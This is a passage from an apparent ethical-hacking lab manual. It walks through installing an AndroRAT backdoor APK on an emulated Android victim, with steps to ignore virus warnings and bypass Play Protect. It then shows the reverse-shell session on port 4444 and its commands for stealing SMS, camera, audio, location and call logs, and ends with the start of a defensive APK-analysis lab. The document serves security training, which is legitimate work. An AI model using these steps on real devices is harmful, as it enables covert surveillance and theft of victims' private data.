16. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

17. In the warning message saying that the **File might be harmful**, click **Download anyway**.

18. After the file downloads, **File downloaded** pop-up appears, click **Open**.



Index of /share

Name Last modified Size Description

- Parent Directory
- Backdoor.apk 2022-04-18 04:48 9.9K
- SecurityUpdate.apk 2022-04-22 03:20 2.2M

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

19. Google Service Framework window appears, click **INSTALL** button to install the malicious app.

Google Service Framework

Do you want to install this application? It will get access to:

- This app can appear on top of other apps
- take pictures and videos
- access approximate location (network-based)
access precise location (GPS and network-based)
- record audio
- read call log
read phone status and identity
- read your text messages (SMS or MMS)
- modify or delete the contents of your SD card
read the contents of your SD card

CANCEL **INSTALL**

20. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears, click **INSTALL ANYWAY**

Note: Send app for scanning? pop-up appears, click **DON'T SEND**



21. The malicious application starts running in the background without the victim being totally unaware of it.

22. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
Got connection from ('10.10.1.14', 33840)
Hello there, welcome to reverse shell of Virtual Machine
```

23. In the Interpreter session, type **help** and press **Enter** to view the available commands in the opened session.

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Got connection from ('10.10.1.14', 33840)
Hello there, welcome to reverse shell of Virtual Machine

Interpreter:/> help
Usage:
deviceInfo          --> returns basic info of the device
camList             --> returns cameraID
takepic [cameraID]  --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo            --> stop recording the video and return the video file
startAudio           --> starts recording the audio
stopAudio            --> stop recording the audio
getSMS [inbox|sent]  --> returns inbox sms or sent sms in a file
getCallLogs          --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit                --> exit the interpreter

Interpreter:/>
```

24. Now, type **deviceInfo** and press **Enter** to view the device related information.

```

python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal

File Edit View Search Terminal Help
camList          --> returns cameraID
takepic [cameraID] --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo         --> stop recording the video and return the video file
startAudio        --> starts recording the audio
stopAudio         --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs       --> returns call logs in a file
shell             --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation        --> return the current location of the device
getIP              --> returns the ip of the device
getSimDetails      --> returns the details of all sim of the device
clear             --> clears the screen
getClipData        --> return the current saved text from the clipboard
getMACAddress      --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

```

25. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.

26. This file is stored at the location **/home/attacker/AndroRAT/Dumps**.

```

python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal

File Edit View Search Terminal Help
startAudio        --> starts recording the audio
stopAudio         --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs       --> returns call logs in a file
shell             --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation        --> return the current location of the device
getIP              --> returns the ip of the device
getSimDetails      --> returns the details of all sim of the device
clear             --> clears the screen
getClipData        --> return the current saved text from the clipboard
getMACAddress      --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

```

```

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

```

27. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.

The screenshot shows a terminal window titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The window includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal displays a help command list and several interactions with the AndroRAT interpreter:

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal

File Edit View Search Terminal Help
getCallLogs          --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit                --> exit the interpreter

[README] [license]

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/>
```

28. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.

29. Type **exit** and press **Enter** to terminate the Interpreter session.

```

python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
getIP           --> returns the ip of the device
getSimDetails   --> returns the details of all sim of the device
clear          --> clears the screen
getClipData     --> return the current saved text from the clipboard
getMACAddress   --> returns the mac address of the device
exit            --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/> exit
(*.*.)*
[root@parrot]~[/home/attacker/AndroRAT]
#
```

30. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.

31. Close all open windows and document all acquired information.

32. You can also use other Android hacking tools such as **NetCut** (<https://www.arcai.com>), **drozer** (<https://labs.f-secure.com>), **ZANTI** (<https://www.zimperium.com>), **Network Spoofer** (<https://www.digitalsquid.co.uk>), and **DroidSheep** (<https://droidsheep.info>) to hack Android devices.

Lab 2: Secure Android Devices using Various Android Security Tools

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Task 1: Analyze a Malicious App using Online Android Analyzers

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.


In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

1. Click **CEHv12 Android** to switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.

Note: Restart the machine, if it non-responsive.



2. In **Chrome**, type <https://www.sisik.eu/apk-tool> in the address bar and press **Enter**.

3. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**

4. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.

Sixo Online APK Analyzer | sisik.eu/apk-tool +

Home Back Forward Stop Refresh URL: sisik.eu/apk-tool

SISIK

Blog Tools Projects About

Sixo Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Drop APK here or click to select file

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the [Bugjaeger app](#). It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Activities

2.7 2:27


Choose an action

Camera Camcorder Files

Tools Projects About

